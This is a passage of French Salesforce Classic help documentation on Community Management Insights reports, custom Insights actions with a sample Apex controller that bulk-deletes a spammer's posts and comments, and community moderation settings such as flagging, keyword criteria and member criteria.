Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

Pour créer et partager des dossiers de rapports :
- Gérer des rapports dans des dossiers publics

- Pour afficher les actions des commentaires « Approuver » et « Supprimer », vous devez ajouter la colonne FeedCommentID à votre rapport Insights.

Ne filtrez pas le rapport par ID de réseau pour garantir que le rapport affiche dynamiquement les données de la communauté dans laquelle vous le visualisez. L'ajout d'un filtre ID de réseau limite les informations affichées dans le rapport aux données de la communauté associées à cet ID de réseau, quelle que soit la communauté dans laquelle vous consultez le rapport.

3. Enregistrez le rapport dans un nouveau dossier de rapports, que vous utiliserez pour le mappage dans la Gestion de la communauté.

   Nous recommandons de créer un dossier de rapports distinct pour chaque page Insights. Par exemple, créez un dossier de rapports appelé `Membres Insights` et un autre appelé `Modération Insights`.

   Une page Insights est mappée avec un dossier de rapports de votre organisation interne. Tous les rapports inclus dans ce dossier sont affichés dans le menu déroulant de la page Insights. L'ajout ou la suppression d'un rapport Insights dans le dossier de rapports de votre organisation interne entraîne la mise à jour de la page Insights dans la Gestion de la communauté.

4. Partagez votre dossier de rapports Insights avec vos responsables de communauté.
5. Dans Gestion de la communauté, cliquez sur **Engagement** > **Paramètres** pour mapper des pages Insights avec votre dossier de rapports.

Lorsqu'un responsable de communauté accède à la Gestion de la communauté, les rapports Insights s'affichent dans le menu déroulant de la page **Engagement** mappée.

Remarque: Certaines connaissances Insights ne sont pas disponibles dans les organisations Developer Edition ou sandbox.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé

Création d'un rapport

Suivi de l'activité d'une communauté

Partage d'un dossier de rapports ou de tableaux de bord

Création d'actions personnalisées pour les connaissances de Gestion de la communauté

# Création d'actions personnalisées pour les connaissances de Gestion de la communauté

Exploitez mieux les rapports Insights de communauté avec des actions personnalisées. Supposons qu'un spammeur attaque votre communauté. Vous pouvez créer et utiliser une action personnalisée pour supprimer toutes les publications et tous les commentaires du spammeur en seul clic. Les actions Insights personnalisées fonctionnent avec des objets standard et des objets personnalisés.

Lorsque vous cliquez sur une action Insights dans le rapport, une page Visualforce pilote l'action en arrière-plan. La page Visualforce lie à des objets standard ou personnalisés à l'aide de contrôleurs standard ou de contrôleurs de liste standard.

Voici les principales étapes de la création d'une action Insights personnalisée :

**1.** Créez une page Visualforce.

Vous disposez de plusieurs options :

- Utiliser un contrôleur standard

  Choisissez cette option pour créer une page Visualforce contenant des fonctionnalités et une logique identiques à celles utilisées dans des pages Salesforce standard. Par exemple, si vous utilisez le contrôleur Comptes standard, cliquer sur un bouton **Enregistrer** dans une page Visualforce déclenche le même comportement qu'un clic sur **Enregistrer** dans une page de modification de compte standard.

- Utiliser un contrôleur de liste standard

  Choisissez cette option pour créer une page Visualforce qui capable d'afficher ou d'agir sur un ensemble d'enregistrements. Exemples de pages Salesforce existantes qui fonctionnent avec un ensemble d'enregistrements : pages de liste, listes associées et pages d'actions en masse.

- Utiliser une extension de contrôleur qui utilise Apex

  Choisissez cette option pour exposer une nouvelle fonctionnalité, personnaliser la navigation dans une application, utiliser des services d'appel ou Web, ou affiner le contrôle de l'accès aux informations de votre page.

Toutes les options fonctionnent avec des objets standard et des objets personnalisés.

Pour plus d'informations sur ces options, reportez-vous au Visualforce Developer Guide.

**2.** Ajoutez votre action personnalisée au rapport Insights.

Les actions sont affichées en fonction des données renvoyées dans le rapport. Assurez-vous d'utiliser un rapport qui renvoie les données requises pour votre action.

**a.** Dans la Gestion de la communauté, accédez au rapport Insights auquel vous souhaitez appliquer votre nouvelle action personnalisée.

**b.** Dans le rapport, cliquez sur , puis ajoutez votre action personnalisée depuis la liste de sélection.

**3.** Assurez-vous que vos utilisateurs disposent des autorisations appropriées pour exécuter votre action personnalisée.

Selon la configuration de votre action personnalisée, une fois l'exécution de l'action terminée, l'utilisateur reste sur la page Insights ou est redirigé vers une page de votre organisation interne. Contrairement à nos actions Insights standard, les utilisateurs ne reçoivent pas le message standard de réussite ou d'échec pour des actions personnalisées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et définir les paramètres de version de pages Visualforce :

- Personnaliser l'application

Pour modifier des contrôleurs Visualforce personnalisés :

- Auteur Apex

**Exemple:** Voici un exemple d'action personnalisée pour supprimer toute l'activité d'un membre de communauté. Cette action personnalisée est très utile pour nettoyer la communauté suite à une attaque de spam.

Créez une extension de contrôleur personnalisée à l'aide d'une classe Apex et utilisez-la dans votre page Visualforce. La classe `DeleteAllActivityControllerExtension` suivante est un exemple d'extension de contrôleur personnalisée.

```
public with sharing class DeleteAllActivityControllerExtension {

    private List<Id> ids;
    private String retURL;
    private Database.DeleteResult[] deleteResult = null;
    private Map<String, String> resultMap;
    private String success = 'success';
    private String failure = 'failure';

   public DeleteAllActivityControllerExtension(ApexPages.StandardController controller)
 {
        resultMap = new Map<String, String>();
        /* The IDs you select on the Insights page are stored in a comma separated
string of IDs.
        This string is passed in a parameter called "idsList" */
        String idsList = ApexPages.currentPage().getParameters().get('idsList');
       //The return URL to the Insights page is passed in a parameter called "retURL"

        retURL = ApexPages.currentPage().getParameters().get('retURL');
        ids = idsList.split(',');
    }

    public PageReference deleteAllActivity() {
        deleteFeedPosts();
        deleteFeedComments();
        //Include these two lines of code to be redirected to the Insights page after
 you click the action.
        PageReference retPage = new PageReference(retURL);
        retPage.setRedirect(true);
        Integer failureCount = calculateFailureCount();
        Integer successCount = ids.size() - failureCount;
        retPage.getParameters().put(success, String.valueOf(successCount));
        retPage.getParameters().put(failure, String.valueOf(failureCount));
        return retPage;
   }

   private void deleteFeedPosts() {
        List<FeedItem> feedItems = [Select Id, CreatedById FROM FeedItem WHERE
CreatedById IN :ids];
        deleteResult = Database.delete(feedItems, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                        resultMap.put(string.valueOf(feedItems.get(i).CreatedById),
failure);
                    }
                }
```

```
            }
        }
    }

    private void deleteFeedComments() {
        List<FeedComment> feedComments = [Select Id, CreatedById FROM FeedComment WHERE
 CreatedById IN :ids];
        deleteResult = Database.delete(feedComments, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                       resultMap.put(string.valueOf(feedComments.get(i).CreatedById),
 failure);
                    }
                }
            }
        }
    }

    private Integer calculateFailureCount() {
        Integer failureCount = 0;
        for (String result : resultMap.values()) {
            if (failure == result) {
                failureCount++;
            }
        }
        return failureCount;
    }

}
```

Ce code crée un bouton **Supprimer toute l'activité** dans votre rapport Insights. Ce bouton supprime toutes les publications et tous les commentaires des membres sélectionnés. Si vous souhaitez supprimer également tous les messages privés et fichiers, vous pouvez étendre le code.

### Remarque:

- Cet exemple de code n'inclut aucun contrôle d'autorisation. Cette action personnalisée fonctionne uniquement pour des administrateurs.
- Les ID des éléments que vous avez sélectionnés dans le rapport Insights sont transmis à la page Visualforce à l'aide du paramètre `idsList`.

Le balisage Visualforce suivant montre comment l'extension de contrôleur personnalisée peut être utilisée dans une page :

```
<apex:page standardController="User"
extensions="DeleteAllActivityControllerExtension" action="{!deleteAllActivity}"
/>
```

CONSULTER ÉGALEMENT :

*Aide de Salesforce* : Pages Visualforce en tant qu'actions personnalisées globales

*Guide du développeur Visualforce* : Contrôleurs standard

*Guide du développeur Visualforce* : Standard List Controllers

*Guide du développeur Visualforce* : Élaboration d'une extension de contrôleur

## Affichage et personnalisation des connaissances Insights dans la Gestion de la communauté

Utilisez Insights dans la Gestion de la communauté pour suivre l'activité récente de la communauté et réagir immédiatement. Insights permet de gérer les tâches de modération quotidiennes, et informe sur l'adoption et l'engagement au sein de votre communauté.

Chaque page Insights inclut plusieurs rapports Insights. Vous pouvez accéder à ces rapports via le menu déroulant de la page. Dans la page Insights, des liens sont automatiquement créés pour des champs de rapport tels que `Créé par` ou `Nom du groupe`. Pour des publications, des commentaires et des messages, vous pouvez même afficher le contenu directement sur la page.


Insights est un outil puissant que vous pouvez utiliser pour exécuter des actions en masse. Par exemple, si un spammeur attaque votre communauté, vous pouvez sélectionner toutes les publications incriminées et cliquer sur **Supprimer la publication**.

**Important:** Certaines actions Insights nécessitent des autorisations spéciales. Si vous ne pouvez pas exécuter une action, informez votre administrateur.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Engagement** ou sur **Modération**.

   **Remarque:** Votre administrateur mappe des pages Insights. Si la section **Engagement** n'est pas visible ou si la section **Modération** n'inclut aucune page Insights, votre administrateur ne les a pas encore mappées.

   Les pages avec des dossiers de rapports mappés sont affichées lorsque vous agrandissez les sections.
3. Cliquez sur la page Insights que vous souhaitez afficher.
   - Pour accéder à d'autres rapports Insights, utilisez le menu déroulant.




**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher Insights dans la Gestion de la communauté :

- Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre de la communauté contenant la page Gestion de la communauté accédée.

Pour personnaliser des rapports Insights :

- Créer et personnaliser des rapports

- Exécutez une action ! Seules les deux premières actions sont affichées sur la page. Pour afficher plus d'actions, cliquez sur en regard des actions affichées. Vous pouvez sélectionner jusqu'à 100 lignes à la fois.
- Pour filtrer le rapport par plages de dates relatives et personnalisées, utilisez le filtre de date déroulant. Sélectionnez l'une des plages de dates relatives suivantes : Toutes les dates, Semaine en cours, Mois en cours, Mois dernier, Aujourd'hui, Hier, 7 derniers jours et 30 dernier jours. Vous pouvez également saisir votre propre plage de dates personnalisée.
- Pour trier le rapport par une colonne spécifique, cliquez sur l'en-tête de la colonne. Une flèche indique dans la colonne si le rapport est trié par ordre croissant ou décroissant.
- Pour modifier ou personnaliser le rapport, cliquez sur pour ouvrir le rapport dans votre organisation interne. Vous pouvez personnaliser le rapport pour l'adapter aux besoins de votre communauté, par exemple ajouter ou supprimer des colonnes et mettre à jour les filtres du rapport.

  Ne filtrez pas le rapport par ID de réseau pour garantir que le rapport affiche dynamiquement les données de la communauté dans laquelle vous le visualisez. L'ajout d'un filtre ID de réseau limite les informations affichées dans le rapport aux données de la communauté associées à cet ID de réseau, quelle que soit la communauté dans laquelle vous consultez le rapport.
- Pour modifier les actions attribuées à une page, cliquez sur pour ouvrir la page Modifier des actions Insights.

  Les actions qui figurent dans le rapport Insights sont affichées en fonction des données renvoyées dans le rapport. Par exemple, si le rapport renvoie des données sur un utilisateur, les actions **Suspendre le membre** et **Reconduire le membre** sont affichées. Si le rapport cesse de renvoyer des données, les actions ne sont pas retirées. Cependant, lorsque vous mettez à jour les actions, nous indiquons celles qui ne sont plus adaptées.

  Chaque rapport Insights peut inclure ses propres actions. Vous pouvez modifier ces actions à tout moment, mais n'oubliez pas qu'un rapport Insights doit inclure au moins une action. Les actions affichées dans la liste de sélection de la page Modifier des actions Insights correspondent aux actions disponibles et adaptées à votre rapport, y compris des actions personnalisées.

Les rapports Insights dans la Gestion de la communauté sont automatiquement actualisés lorsque vous y accédez. Vous pouvez également forcer une mise à jour.

CONSULTER ÉGALEMENT :

Création d'actions personnalisées pour les connaissances de Gestion de la communauté

Quelle est la différence entre Insights et les tableaux de bord ?

# Stratégies et outils de modération de communautés

La modération de communauté permet aux membres de votre communauté de surveiller le contenu et de vérifier sa pertinence et sa cohérence. Configurez des règles pour automatiser la modération et vous libérer des tâches associées.

La modération est essentielle au succès d'une communauté. Vous devez mobiliser des modérateurs actifs, prêts à consacrer du temps pour s'assurer que les membres et le contenu de votre communauté sont appropriés et utiles. Vous devez également inviter les membres à réagir lorsqu'ils constatent des éléments inadéquats ou offensants.

Avec la modération de communautés, vous pouvez :

- Désigner des utilisateurs spécifiques en tant que modérateurs afin qu'ils surveillent attentivement la communauté
- Autoriser les membres à marquer des publications, des commentaires, des fichiers et des messages comme inappropriés ou spams
- Autoriser les modérateurs à examiner et à agir sur les éléments marqués, par exemple supprimer une publication, un commentaire ou un fichier

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Autoriser les propriétaires et les responsables de groupes à modérer au sein de leurs propres groupes
- Créer des règles et des critères pour bloquer, marquer, remplacer automatiquement des mots-clés dans un contenu généré par un membre, par exemple des publications ou des commentaires
- Créer des règles pour réviser et approuver les contenus de membres spécifiques
- Suivre l'activité de marquage et de modération dans votre communauté

Pour limiter la taille et les types de fichier autorisés dans votre communauté, accédez à la page **Administration** > **Préférences**.

Pour obtenir un rapport sur l'activité de modération dans vos communautés, vous pouvez utiliser le rapport Audit Trail Insights fourni dans le package Salesforce Communities Management. Vous pouvez également réviser les contenus ou les activités marquées avec l'API, ou créer un type de rapport personnalisé en utilisant `Communautés` en tant qu'objet principal. Pour plus d'informations sur le package Salesforce Communities Management, reportez-vous à Rapport sur des communautés avec le package Dashboards et Insights.

Si vous souhaitez créer une logique de modération avancée et personnalisée pour votre communauté, vous pouvez créer des déclencheurs qui marquent le contenu. Les déclencheurs personnalisés fonctionnent en arrière-plan et vos membres peuvent marquer un contenu sans autorisation de votre part.

Si votre organisation utilise la Sécurité des transactions, la modération de communauté offre les mêmes fonctionnalités. La sécurité des transactions et la modération des communautés peuvent être utilisées en même temps.

### Suivi de l'activité dans la communauté dans la page de présentation de la modération

Les informations de modération Insights sont organisées par tuiles, sur lesquelles vous pouvez cliquer, dans la page Présentation de la modération dans la Gestion de la communauté. Examinez en un coup d'œil une vue d'ensemble des activités de modération de votre communauté et agissez sur les tâches de modération quotidiennes.

### Activation du marquage des éléments par les membres de votre communauté

Activez le marquage dans votre communauté pour permettre aux membres de marquer les publications, les commentaires, les fichiers et les messages qu'ils jugent inappropriés.

### Critères de modération de communautés

Créez des critères qui définissent des mots-clés ou des groupes de membres. Les critères sont utilisés dans des règles pour modérer le contenu généré par un membre, comme des publications et des commentaires.

### Règles de modération de communautés

Créez et modifiez des règles pour votre communauté pour modérer le contenu généré par un membre. Chaque règle spécifie le contenu généré par un membre auquel elle s'applique, les critères d'application de la règle et l'action de modération à exécuter. Les règles de modération aident à protéger votre communauté contre les spammeurs, les bots et les contenus offensants ou inappropriés.

### Révision et approbation des publications et des commentaires dans votre communauté

Les règles de pré-modération de révision et d'approbation d'un contenu s'assurent qu'un contenu non conforme et inapproprié n'est pas immédiatement visible dans votre communauté. Les publications et les commentaires en attente d'examen ne sont pas affichées dans le fil de communauté, seuls l'auteur et les modérateurs de communauté peuvent les afficher dans le fil. Un auteur peut afficher un commentaire en attente dans une publication en attente uniquement s'il est l'auteur des deux. Lorsque vous avez configuré les règles, les modérateurs peuvent approuver un contenu à deux emplacements : directement dans le fil de communauté ou dans la Gestion de la communauté.

### Modération des publications et des commentaires marqués dans votre communauté

Les modérateurs de communauté peuvent consulter une liste des publications et des commentaires que les membres de la communauté ont marqués comme inappropriés, et prendre les mesures appropriées. Les propriétaires ou responsables de groupe peuvent afficher les marqueurs et agir sur les éléments de leur groupe.

[Modération des fichiers marqués dans votre communauté]
Les modérateurs de communauté peuvent réviser la liste des fichiers que les membres de la communauté ont marqués comme inappropriés ou spam, et prendre les mesures appropriées. Les propriétaires ou responsables de groupe peuvent marquer et agir sur les fichiers de leur groupe.

[Modération des messages privés marqués dans votre communauté]
Les modérateurs de communauté peuvent examiner et agir sur une liste des messages Chatter que des membres de la communauté ont marqués comme inappropriés ou spam.

[Configuration de déclencheurs Apex pour le marquage des éléments]
Utilisez des déclencheurs pour créer une logique de modération avancée et personnalisée qui marque automatiquement des éléments dans votre communauté.

CONSULTER ÉGALEMENT :

[Attribution d'un modérateur de communauté]
[Attribution d'un responsable de communauté]

## Suivi de l'activité dans la communauté dans la page de présentation de la modération


Les informations de modération Insights sont organisées par tuiles, sur lesquelles vous pouvez cliquer, dans la page Présentation de la modération dans la Gestion de la communauté. Examinez en un coup d'œil une vue d'ensemble des activités de modération de votre communauté et agissez sur les tâches de modération quotidiennes.

Exemple: Pour afficher tous les indicateurs de commentaires de fil, cliquez sur **Feed Comment Flags** et accédez directement au rapport Feed Comments Flags Insight. Vous pouvez approuver ou supprimer en masse des commentaires marqués directement depuis le rapport Insight.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition



Conseil: Laissez-nous définir la configuration pour vous ! Obtenez des connaissances prêtes à l'emploi dans le package Salesforce Communities Management, disponible en téléchargement sur AppExchange. Pour utiliser les rapports Insights préconfigurés, votre communauté doit utiliser Chatter.

Les rapports Insight fournis dans le package sont entièrement personnalisables. Vous pouvez à tout moment modifier les noms de page Insights par défaut, les mappages de dossiers de rapports, et même les colonnes et les filtres de rapports Insights. N'hésitez pas à personnaliser ou à modifier les éléments du package. Nous ne vous en tiendrons pas rigueur.

## Activation du marquage des éléments par les membres de votre communauté

Activez le marquage dans votre communauté pour permettre aux membres de marquer les publications, les commentaires, les fichiers et les messages qu'ils jugent inappropriés.

La modération de communauté doit être activée pour votre organisation pour autoriser les membres à marquer un contenu dans l'interface utilisateur. Si l'option qui autorise le contenu marqué n'est pas affichée, contactez votre administrateur.

Ce paramètre n'est pas requis pour marquer ou modérer des éléments à l'aide de l'API.

Lorsqu'un élément est marqué, le modérateur de votre communauté peut l'examiner et prendre une mesure. N'oubliez pas que les modérateurs peuvent continuer à marquer des éléments même si le marquage est désactivé pour les membres de la communauté.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Administration** > **Préférences**, puis sélectionnez `Autoriser les membres à marquer un contenu`.
3. Cliquez sur **Enregistrer**.

Lorsque ce paramètre est activé dans une communauté :

- Les membres peuvent marquer des publications, des commentaires et des fichiers à l'aide de l'option `Marquer comme inapproprié`.
- Les membres peuvent marquer des messages depuis la communauté, sur leur page Mes messages dans Chatter. Si un membre a activé la notification par e-mail pour les messages, il peut également marquer le message directement depuis son e-mail. Les membres peuvent marquer uniquement les messages envoyés depuis des communautés dont ils sont membres.

  Remarque: Les messages ne peuvent pas être marqués dans des portails partenaires ou clients, dans votre organisation interne ou depuis Salesforce1.

- Les propriétaires et les responsables de groupe peuvent modérer les groupes qui leur appartiennent ou qu'ils gèrent.

Si vous souhaitez créer une logique de modération avancée et personnalisée pour votre communauté, vous pouvez créer des déclencheurs qui marquent le contenu. Les déclencheurs personnalisés fonctionnent en arrière-plan et vos membres peuvent marquer un contenu sans autorisation de votre part.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour autoriser les utilisateurs à marquer des éléments dans votre communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

CONSULTER ÉGALEMENT :

Attribution d'un modérateur de communauté

# Critères de modération de communautés

Créez des critères qui définissent des mots-clés ou des groupes de membres. Les critères sont utilisés dans des règles pour modérer le contenu généré par un membre, comme des publications et des commentaires.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Planifiez vos cas d'utilisation**

Avant de créer vos critères de membre, définissez vos objectifs.

- Vous voulez protéger votre communauté contre les robots ou les spammeurs ? La plupart des spammeurs attaquent peu après leur inscription. Configurez des critères de membre basés sur la date de création de l'utilisateur.
- Vous voulez examiner les premières publications des membres ? Configurez des critères de membre ciblant les utilisateurs qui ne contribuent pas à la communauté.
- Vous voulez modérer l'activité des utilisateurs internes de votre communauté ? Configurez des critères de membre pour inclure uniquement vos utilisateurs internes.
- Vous voulez être informé(e) lorsqu'un partenaire contribue pour la première fois ? Configurez des critères de membre pour inclure uniquement vos utilisateurs partenaires n'ayant jamais contribué à la communauté.

Avant de créer vos critères de membre, définissez ce que vous souhaitez modérer.

- Vous voulez modérer les injures et l'argot ? Configurez des listes de mots-clés distinctes pour chaque groupe de mots associés.
- Vous voulez remplacer le nom de produits concurrents par des astérisques ? Créez une liste de mots-clés dédiée aux produits concurrents.
- Vous voulez surveiller le contenu pour la conformité HIPAA ? Créer une liste de mots-clés qui alertent des violations possibles de la loi HIPAA ?

Création de critères de contenu pour modérer votre communauté

Créez et modifier des critères de contenu qui définissent les propos injurieux ou le contenu inapproprié que vous souhaitez exclure de votre communauté. Les critères de contenu sont utilisés dans des règles pour modérer le contenu généré par un membre, comme des publications et des commentaires.

Création de critères de membre pour modérer votre communauté

Créez et modifiez des critères de membre à utiliser dans des règles de modération de communauté. Ciblez des groupes de membres spécifiques en fonction de leur profil utilisateur, du type d'utilisateur, de la date de création de l'utilisateur, ou selon qu'ils ont publié ou commenté ou non dans la communauté. Utilisez des critères de membre dans vos règles pour préciser des cas d'utilisation spécifiques, comme réviser uniquement les publications d'utilisateurs clients créées au cours des 7 derniers jours.

## Création de critères de contenu pour modérer votre communauté

Créez et modifier des critères de contenu qui définissent les propos injurieux ou le contenu inapproprié que vous souhaitez exclure de votre communauté. Les critères de contenu sont utilisés dans des règles pour modérer le contenu généré par un membre, comme des publications et des commentaires.

Vous pouvez également utiliser l'API de métadonnées ou l'API Tooling pour configurer des listes de mots-clés.

Notez les points suivants :

- Votre organisation peut avoir jusqu'à 30 critères de liste de mots-clés. Cette limite est définie par organisation, pas par communauté.
- Une liste de mots-clés peut contenir jusqu'à 2 000 termes.
- La casse et la ponctuation de fin sont ignorées lors de la comparaison de vos mots-clés avec le contenu généré par l'utilisateur. Par exemple, si vos critères contiennent le terme `Injure`, il correspond aussi bien lorsque l'utilisateur saisit `INJURE` que lorsqu'il saisit `injure`.

Définissez des critères de contenu à utiliser dans vos règles de modération :

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Modération** > **Critères de contenu**, puis sur **Nouveau**.
3. Saisissez un nom, un nom unique et une description pour ce critère.
4. Cliquez sur **Enregistrer**.
5. Mettez à jour les mots-clés dans vos critères.

   Pour ajouter des mots-clés, cliquez sur **Ajouter**.

   - Les mots-clés peuvent contenir jusqu'à 100 caractères maximum et peuvent inclure des lettres, des chiffres, des espaces et des caractères spéciaux.
   - Les caractères génériques ne sont pas pris en charge.
   - Séparez les mots-clés par une virgule ou un saut de ligne.
   - Lors de l'ajout de mots-clés, vous pouvez copier et coller jusqu'à 32 000 caractères à la fois.

   Conseil: Pour couvrir les diverses variantes d'un même mot, vous pouvez utiliser des caractères spéciaux et des espaces. Par exemple :

   ```
   mal
   m@l
   m a l
   ```

   Pour supprimer des mots-clés, sélectionnez les termes que vous souhaitez retirer, puis cliquez sur **Supprimer**.

   Un message indique le nombre de mots-clés qui ont été ajoutés, ou dont l'ajout a échoué, ainsi que le nombre de doublons qui ont été ignorés. Si l'enregistrement de la saisie entière échoue, assurez-vous que les mots-clés respectent les exigences, puis soumettez-les de nouveau. Ne vous souciez pas des doublons, ils sont ignorés.

Pour supprimer des critères, cliquez sur **Suppr** dans la page **Critères de contenu**. Vous ne pouvez pas le supprimer les critères qui sont en cours d'utilisation par une règle.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher, créer, modifier et supprimer des critères :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

## Création de critères de membre pour modérer votre communauté

Créez et modifiez des critères de membre à utiliser dans des règles de modération de communauté. Ciblez des groupes de membres spécifiques en fonction de leur profil utilisateur, du type d'utilisateur, de la date de création de l'utilisateur, ou selon qu'ils ont publié ou commenté ou non dans la communauté. Utilisez des critères de membre dans vos règles pour préciser des cas d'utilisation spécifiques, comme réviser uniquement les publications d'utilisateurs clients créées au cours des 7 derniers jours.

Notez les points suivants :

- Votre organisation peut avoir jusqu'à 100 critères de membre. Cette limite est définie par organisation, pas par communauté.
- Chaque critère de membre peut inclure jusqu'à 100 conditions utilisateur.

Vous pouvez créer des critères qui comprennent uniquement des types d'utilisateur et des profils utilisateur, ou seulement des filtres. Si vous souhaitez tout contrôler, vos critères peuvent inclure des types d'utilisateur, des profils utilisateur et des filtres. Nous pouvons commencer.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Modération** > **Critères de membre**, puis cliquez sur **Nouveau**.
3. Saisissez un nom, un nom unique et une description pour ce critère.
4. Sélectionnez les types d'utilisateur ou de profil utilisateur à inclure dans vos critères.

   Vous pouvez sélectionner n'importe quelle combinaison de types et de profils. Les membres sont inclus lorsqu'ils appartiennent à *l'une* de vos sélections.

   Si vous supprimez un profil dans votre organisation interne, le profil est également retiré de vos critères de membre.
5. Sélectionnez le filtrage des membres par :
   - `Aucun` : sélectionnez cette option si vous ne souhaitez pas filtrer les critères en utilisant les autres options. Aucun est la sélection par défaut.
   - `Date de création de l'utilisateur` : sélectionnez cette option pour inclure uniquement les utilisateurs créés pendant une période spécifique. Saisissez le nombre de jours depuis la création de l'utilisateur.

     Remarque: La date de création d'un utilisateur ne peut pas être identique à la date à laquelle il est devenu membre de la communauté. Par exemple, un utilisateur interne peut être créé depuis 120 jours et être membre de la communauté depuis 5 jours. Pour les utilisateurs qui s'auto-inscrivent, leur date de création correspond à la date à laquelle ils deviennent membre de la communauté.
   - `Membres sans contribution à la communauté` : sélectionnez cette option pour inclure uniquement les membres qui n'ont ni publié ni commenté dans la communauté. Les publications en attente de révision ne sont pas prises en compte en tant que contributions à la communauté tant qu'elles n'ont pas été approuvées.

   Si vous sélectionnez des types d'utilisateur ou des profils utilisateur, et que vous sélectionnez également des conditions de filtrage, les membres sont inclus uniquement s'ils correspondent à l'un des types ou profils utilisateur sélectionnés *et* remplissent la condition de filtrage.
6. Cliquez sur **Enregistrer** pour appliquer vos modifications.

Exemple: Examinons les conditions suivantes :

`Types d'utilisateur` : Partenaire

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher, créer, modifier et supprimer des critères :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

`Profils utilisateur` : Utilisateur de Customer Community Plus Login, utilisateur de Customer Community Plus et utilisateur de Customer Community

`Filtrer par` : Date de création de l'utilisateur définie sur 7 jours depuis la création de l'utilisateur

Ces critères de membres s'appliquent à :

- Utilisateurs partenaires créés au cours des 7 derniers jours
- Utilisateur de Customer Community Plus Login créé au cours des 7 derniers jours
- Utilisateur de Customer Community Plus créé au cours des 7 derniers jours
- Utilisateur de Customer Community créé au cours des 7 derniers jours

Vous pouvez utiliser ces critères de membre dans une règle pour :

- Réviser et approuver leurs publications
- Être informé(e) de leurs contributions
- Marquer toutes leurs contributions

Pour supprimer des critères, cliquez sur **Suppr** dans la page **Critères de membre**. Vous ne pouvez pas supprimer des critères qui sont en cours d'utilisation par une règle.

## Règles de modération de communautés

